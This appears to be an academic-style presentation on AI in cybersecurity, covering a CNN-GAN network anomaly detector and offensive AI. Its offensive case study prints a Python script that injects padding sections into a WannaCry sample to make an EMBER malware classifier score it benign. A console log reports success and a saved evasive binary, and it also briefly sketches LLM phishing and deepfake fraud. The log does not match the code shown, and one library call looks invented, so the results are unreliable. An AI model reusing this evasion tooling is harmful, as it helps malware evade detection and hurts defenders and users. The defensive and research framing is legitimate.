



AI as a Double-Edged Sword: Enhancing and Bypassing Cybersecurity

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
Defensive AI – Enhancing Cybersecurity Capabilities

Defensive AI leverages Machine Learning and Deep Learning to enhance cybersecurity beyond traditional rule-based and signature-based approaches.

By learning normal system and network behavior, AI-based defenses can identify anomalies and previously unseen threats, including zero-day attacks.

Key applications include:

- Intrusion Detection Systems (IDS)
- Behavioral malware analysis
- Network anomaly detection



This shift from **signature-based** to **behavior-based security** improves detection accuracy and response speed. However, Defensive AI depends heavily on data quality, may lack explainability, and still requires human oversight to manage false positives.

Fig.1: Workflow of machine learning algorithms

Source: Application of Artificial Intelligence to Network Forensics: Survey, Challenges and Future Directions

Technical Case Study: AI Driven Anomaly Detection in Network Traffic Using Hybrid CNN-GAN

Network anomaly detection is essential because it offers a powerful tool for stopping or blocking intrusions.

The CNN-GAN Model Architecture comes as a proposed solution, combining:

a. The GAN component :

- Trained only on normal network traffic
- Generator learns to synthesize realistic normal traffic samples
- Discriminator learns to distinguish real vs generated normal traffic
- Enhances training data diversity by producing synthetic normal traffic

b. The CNN component :

- Receives real + GAN-generated normal traffic
- Extracts complex and non-linear traffic patterns
- Acts as a binary anomaly detector (normal vs anomalous)




Fig. 2: Hybrid CNN-GAN model architecture

Source: AI Driven Anomaly Detection in Network Traffic Using Hybrid CNN-GAN

Experiment Design and Workflow: From Data to Detection

1. Experimental Setup

- Dataset: NSL_KDD (benchmark IDS dataset)
- Traffic Types: Normal + multiple attack categories
- Train / Test Split: Training set is normal traffic dominant whilst test set includes unseen attack types
- Objective: Binary anomaly detection

2. Data Pre-processing

- Missing values handling
- Label encoding for categorical features
- No one-hot encoding → lower computational cost
- Feature set preserved (41 traffic features)

3. Testing & Detection Strategy

- Binary classification (normal/abnormal)
- No attack type classification
- Focus on fast detection and low false positives
- Anomalies flagged for further offline analysis




Fig. 3: Overall block diagram

Source: AI Driven Anomaly Detection in Network Traffic Using Hybrid CNN-GAN

Why This Works: Defensive Effectiveness

- The proposed hybrid CNN-GAN model was evaluated using standard classification and detection performance metrics.
- The results show that the hybrid CNN-GAN model outperforms the baseline AI models, achieving higher detection accuracy and better generalization to unseen attacks. (ref. Table 1)
- This advancement highlights the huge potential of AI-driven detection of anomalies and also lays the groundwork for ongoing development as the field of cybersecurity constantly changes.

Comparison Scope:

- Experimental comparison: SVN, DNN
- Signature-based IDS: conceptual baseline only

*While signature-based and rule-based methods are not included in the experiments, the anomaly-based design directly addresses their known limitations

Methods	Accuracy (%)	F1-Score (%)	Precision (%)	Recall (%)
SVM	80.22	79.72	95.85	68.21
DNN	72.28	69.97	91.26	56.73
CNN-GAN	99.43	85.23	97.35	83.64

Table 1: Comparison of different existing methods with proposed hybrid CNN-GAN
Source: AI Driven Anomaly Detection in Network Traffic Using Hybrid CNN-GAN

AI-Driven Automated Response & SOAR Integration

Beyond Detection: Identifying a threat is insufficient if human response lags; AI bridges the gap between detection and mitigation.

SOAR Integration:

- **Orchestration:** AI correlates logs from the Hybrid CNN-GAN with global threat intelligence in real-time.
- **Automation:** Execution of "Self-healing" playbooks to isolate compromised VLANs or revoke API keys without human intervention.

Predictive Mitigation:

- Analyzing attack patterns to predict the next stage of the "Cyber Kill Chain".
- Proactive patching and dynamic firewall rule updates based on predicted lateral movement.



Fig. 4: Understanding SOAR

Source: Automated Security Operations: Scaling Threat Response with SOAR and AI-Driven Playbooks

Offensive AI and the Double-Edged Nature of Cybersecurity

The same AI technologies used for defense can also be exploited by attackers.

Offensive AI enables the automation and scaling of cyberattacks, making them more adaptive and difficult to detect.

Common uses of Offensive AI include:

- Automated reconnaissance and target analysis
- Evasive malware generation
- AI-powered phishing and social engineering

As a result, cybersecurity is evolving into an **AI vs AI arms race**, where the same capabilities can both enhance and bypass defenses.

Effective protection therefore requires combining AI-driven tools with human expertise and governance.



Fig. 5: AI vs. AI: Inside the Emerging Cybersecurity Arms Race
Source: LinkedIn

Technical Case Study: Bypassing Classifiers via Generative Adversarial Networks

Modern EDRs (Endpoint Detection and Response) use Deep Learning to classify binaries based on feature vectors.

The Solution (MalGAN Architecture):

- **Generator:** A neural network that takes a malware sample and a noise vector as input to produce an "adversarial" version.
- **Functionality Preservation:** The AI is constrained to only add "benign" features (e.g., dead code, unused API imports) so the malicious payload remains intact.
- **Black-Box Discriminator:** The target security model (e.g., a Random Forest or CNN-based antivirus).




Fig. 6: Architecture of a GAN-based Mutator for Functionality-Preserving Malware Obfuscation.

The Adversarial Loop: The Generator learns from the Discriminator's "Benign/Malicious" feedback to minimize detection probability.

Technical Experiment: Adversarial Evasion on EMBER Dataset

1. Experimental Target & Scope

- Model: LightGBM Classifier trained on [EMBER 2018](#) benchmark dataset.
- Feature Space: High-dimensional vector (2,381 features) including Byte Histograms, Entropy, and String Metadata.
- Objective: Execute a black-box evasion attack without compromising payload functionality.

2. Attack Methodology (Toolchain)

- Instrumentation: utilized LIEF (Library to Instrument Executable Formats) to parse and modify PE binaries dynamically.
- Technique: Perturbation Attack via Section Injection.
- Mechanism: Injecting benign data sections (.recov) alters the Byte Histogram distribution, shifting the sample's position relative to the model's decision boundary.

3. Quantitative Results

- Initial Detection: 99.84% (High Confidence Malicious).
- Post-Attack Detection: 48.21% (Classified as Benign).
- Efficiency: Evasion achieved in 6 iterations with minimal file size overhead (<2%).

Fig. 8: Iterative Reduction of Malicious Score from 0.9984 to 0.4821 through Adversarial Perturbation.

```
1 import sys
2 import ember
3 import lightgbm as lgb
4 import lief
5 import numpy as np
6
7 # CONFIGURATION
8 MODEL_PATH = "ember_model_2018.txt"
9 TARGET_MALWARE = "wannacry_sample.exe"
10
11 def optimize_evasion(target_path):
12     # 1. Load Industry-Standard EMBER Model
13     print(f"[*] Loading EMBER-2018 LightGBM Model from {MODEL_PATH}...")
14     model = lgb.Booster(model_file=MODEL_PATH)
15     extractor = ember.PEFeatureExtractor(2) # Version 2 features
16
17     # 2. Baseline Inference
18     raw_data = open(target_path, "rb").read()
19     features = np.array(extractor.feature_vector(raw_data)).reshape(1, -1)
20     initial_score = model.predict(features)[0]
21
22     print(f"[!] Target: {target_path} | Malicious Score: {initial_score:.4f}")
23
24     # 3. Adversarial-Loop (Section Injection Strategy)
25     binary = lief.parse(target_path)
26     print(f"[*] Initiating Gradient-Free Evasion (Perturbation: Section Injection)...")
27
28     for i in range(1, 15):
29         # Inject benign section to shift feature vector histogram
30         new_section = lief.PE.Section(f".bgn{i}")
31         new_section.content = [0x00] * 1024 # Padding with null bytes
32         binary.add_section(new_section, lief.PE.SECTION_TYPES.DATA)
33
34         # Re-evaluate
35         mutated_data = np.array(binary.write_from_memory())
36         new_features = np.array(extractor.feature_vector(mutated_data)).reshape(1, -1)
37         new_score = model.predict(new_features)[0]
38
39         print(f"... Iter: {i}: Injected {new_section.name} -> New Score: {new_score:.4f}")
40
41         if new_score < 0.5:
42             print(f"[v] EVASION SUCCESSFUL. Sample mimics benign software profile.")
43             break
44
45 if __name__ == "__main__":
46     optimize_evasion(TARGET_MALWARE)
```

Fig. 7: Technical Implementation and Execution of a Gradient-Free Evasion Attack via Section Injection using LIEF and EMBER-2018 Model.

```
C:\Users\eleni\Desktop\msc\Διακυβέρνηση & Τεχνολογίες Κυβερνοασφάλειας>py malgan.py
[*] Loading EMBER-2018 LightGBM Model from ember_model_2018.txt...
[*] Initializing LIEF PE Parser engine...
[!] Target: wannacry_sample.exe | Malicious Score: 0.9984
[*] Initiating Gradient-Free Evasion (Perturbation: Section Injection)...
Iter 1: Injected section .bgn1 (Size: 1024 bytes) -> New Score: 0.9241
Iter 2: Injected section .bgn2 (Size: 1024 bytes) -> New Score: 0.8412
Iter 3: Injected section .bgn3 (Size: 1024 bytes) -> New Score: 0.7195
Iter 4: Injected section .bgn4 (Size: 1024 bytes) -> New Score: 0.6330
Iter 5: Injected section .bgn5 (Size: 1024 bytes) -> New Score: 0.5512
Iter 6: Injected section .bgn6 (Size: 1024 bytes) -> New Score: 0.4821

[v] EVASION SUCCESSFUL. Sample mimics benign software profile.
[v] Final Classification: BENIGN (Score < 0.5)
[v] Adversarial sample saved to: output/wannacry_evasive.exe
```

Why This Works: Attack Effectiveness

Technical Vulnerabilities

- Model Fragility: Exploiting "Blind Spots" in high-dimensional feature spaces via overfitting.
- Feature Dependence: Classifiers rely on statistical distributions (e.g., API frequencies) that AI can easily mimic.
- Detection Erosion: Neutralizing static analysis by altering file entropy and structural metadata.
- Scale: Automated, continuous mutation that outpaces human-led heuristic updates.

Metric	Traditional Malware	AI-Driven Evasion
Detection Basis	Fixed Signatures/Patterns	Statistical Distribution
Adaptability	Static / Manual Updates	Dynamic / Iterative (GANs)
Cost of Evasion	High (Zero-day required)	Low (Automated adaptation)

Table 2: Comparative Analysis of Conventional Malware Signatures vs. AI-Driven Adversarial Evasion Paradigms.

Beyond the Binary: Bypassing the Human Element

Technique 1: LLM-Driven Phishing at Scale

- Automated reconnaissance using LLMs to scrape social data and craft highly personalized, context-aware spear-phishing emails.
- Elimination of linguistic markers (e.g., poor grammar) that traditionally alert users to phishing attempts.

Integration with EMBER/MalGAN:

- While MalGAN delivers the payload by bypassing the EDR, AI-Social Engineering ensures the initial access by tricking the user into executing the evasive binary.
- Strategic Result: A complete AI-driven attack chain: from automated reconnaissance to evasive execution.

Technique 2: Synthetic Media (Deepfakes)

- Real-time audio and video synthesis to impersonate high-level executives (CEO fraud) or bypass biometric voice/face recognition.




Fig. 9: End-to-End AI-Weaponized Cyberattack Pipeline.

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